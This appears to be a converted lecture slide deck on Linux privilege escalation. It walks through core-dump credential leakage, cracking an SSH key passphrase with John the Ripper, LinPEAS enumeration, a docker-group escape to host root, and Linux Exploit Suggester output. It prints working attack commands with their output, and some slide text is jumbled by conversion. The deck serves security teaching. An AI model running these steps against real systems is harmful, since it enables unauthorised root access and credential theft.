 - SSH keys
 - GPG keys - e.g., social engineering



Passwords and keys

Other keys and sensitive material: cordumps

Frequently seen in real **post-exploitation scenarios** - How it works:

- A privileged process (e.g., running as root) crashes and generates a **core dump**
- The core dump contains a snapshot of the process memory, including:
 - Environment variables (e.g., tokens, API keys, ...)
 - Stack and heap contents
 - Open file descriptors
 - Plaintext credentials or sensitive data

If the dump file is stored in a attacker-accessible location (e.g., /core, /var/crash/), a low-privileged attacker can read it and **extract sensitive data**






[demo/hands-on]

Practical OxB2 level 3 [linux-privesc](#)



Passwords and keys

Other keys - realistic scenario - cracking ssh keys password



The screenshot shows a terminal window with three tabs, all titled "km1 — davide@lechuck". The current tab displays the following command and its execution:

```
$ /usr/share/john/ssh2john.py ~/.ssh/mykey > mykey.john
```

John the Ripper configuration and progress:

```
(gt㉿km1)-[~/rooms/eth]
$ john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt mykey.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
gazwsxedc      (/home/gt/.ssh/mykey)
1g 0:00:00:15 DONE (2024-04-01 18:47) 0.06410g/s 20.51p/s 20.51c/s 20.51C/s murphy..rainbow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

At the bottom of the terminal window, there is a status bar with the text "[0]" and "km1" 18:47 01-Apr-24".





LinPEAS



LinPEAS

LinPEAS - Linux Privilege Escalation Awesome Script

A script that searches for possible paths to escalate privileges on Unix (not just Linux) hosts.

- Checks are explained on book.hacktricks.xyz
- Searches for possible Privilege Escalation Paths
- Doesn't have any dependency!



LinPEAS

Noisy, leave tracks + easily detected by EDR (Endpoint Detection and Response)

When running CTFs, use `-a` option to perform extra checks:

- searches for more possible hashes inside files
- brute-force each user using `su` with the top2000 passwords



LinPEAS

Example

How being in the docker group be a PE vector?


```
Do you like PEASS?  
Follow on Twitter : @hacktricks_live  
Respect on HTB : SirBroccoli  
Thank you!  
linpeas-ng by github.com/PEASS-ng  
  
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.  
  
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist  
LEGEND:  
RED/YELLOW: 95% a PE vector  
RED: You should take a look to it  
LightCyan: Users with console  
Blue: Users without console & mounted devs  
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)  
LightMagenta: Your username  
  
Starting linpeas. Caching Writable Folders...  
  
Basic information  
  
OS: Linux version 6.6.9-arm64 (devel@kali.org) (gcc-13 (Debian 13.2.0-9) 13.2.0, GNU ld (GNU Binutils for Debian) 2.41.50.20231227) #1 SMP Kali 6.6.9-1kali1 (2024-01-08)  
User & Groups: uid=1000(gt) gid=1000(gt) groups=1000(gt),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireless),134(scanner),142(kaboxer),145(docker)  
Hostname: km1  
[0]  
"km1" 21:28 07-Apr-24
```



LinPEAS

How being in the docker group be a PE vector?

User is unprivileged, but:
They can be root in a container ⇒ they could access the host filesystem as root



The screenshot shows a terminal window with the following session:

```
root@fe1da4475122: / - davide@lechuck #1 +  
$ docker run -it -v /:/host/ bash:latest bash  
bash-5.2# ls -a /  
. .dev lib proc srv var  
.. .etc media root sys  
.dockerenv home mnt run tmp  
bin host opt sbin usr  
bash-5.2# chroot /host bash  
[root@fe1da4475122]-[/]  
# ls -a /  
. .cache boot etc lib media opt root sbin sys tmp usr  
.. bin dev home lost+found mnt proc run srv tmp var  
[root@fe1da4475122]-[/]  
# id  
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(ucp),11,20(dialout),26(tape),27(sudo)  
[root@fe1da4475122]-[/]  
# [REDACTED]
```

The terminal shows the user is root in the container, has access to the host's root directory, and can run commands like 'id' which shows they are root on the host system.





Linux Exploit Suggester (LES)



LES

Assist in detecting security deficiencies for a given Linux kernel/Linux-based machine

- Assess kernel exposure on publicly known exploits
 - For each exploit, exposure is calculated : Highly probable / Probable / Less probable / Improbable
- Verify state of kernel hardening security measures



LES

Example

```
root@fe1da4475122: / - davide@lechuck
└$ ./les.sh --checksec

Mainline kernel protection mechanisms:

[ Disabled ] Kernel Page Table Isolation (PTI) support
https://github.com/mzet-/les-res/blob/master/features/pti.md

[ Enabled ] GCC stack protector support (CONFIG_HAVE_STACKPROTECTOR)
https://github.com/mzet-/les-res/blob/master/features/stackprotector-regular.md

[ Enabled ] GCC stack protector STRONG support (CONFIG_STACKPROTECTOR_STRONG)
https://github.com/mzet-/les-res/blob/master/features/stackprotector-strong.md

[ Enabled ] Low address space layout randomization (ASLR)
https://github.com/mzet-/les-res/blob/master/features/aslr.md

Available information:

[ Disabled ] Prevent userland kernel version: 6.6.9
ONFIG_SECURITY_YAMA) Architecture: aarch64
https://github.com/mzet-/les-res/blob/master/features/security_yama.md
Distribution: N/A
Distribution version: N/A

[ Disabled ] Restrict userland kernel version (CONFIG_FW_PIC)
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
https://github.com/mzet-/les-res/blob/master/features/fw_pic.md
Package listing: N/A

[ Enabled ] Randomize userland kernel version
https://github.com/mzet-/les-res/blob/master/features/randomize.md
Searching among:
81 kernel space exploits
0 user space exploits

[ Enabled ] Hardened userland kernel version
https://github.com/mzet-/les-res/blob/master/features/hardened.md
Possible Exploits:
[0]
[+]
[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+]
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
```



Links

- [LinPEAS](#)
- [Linux Exploit Suggester](#)
- [John the ripper](#)
- [Hashcat](#)

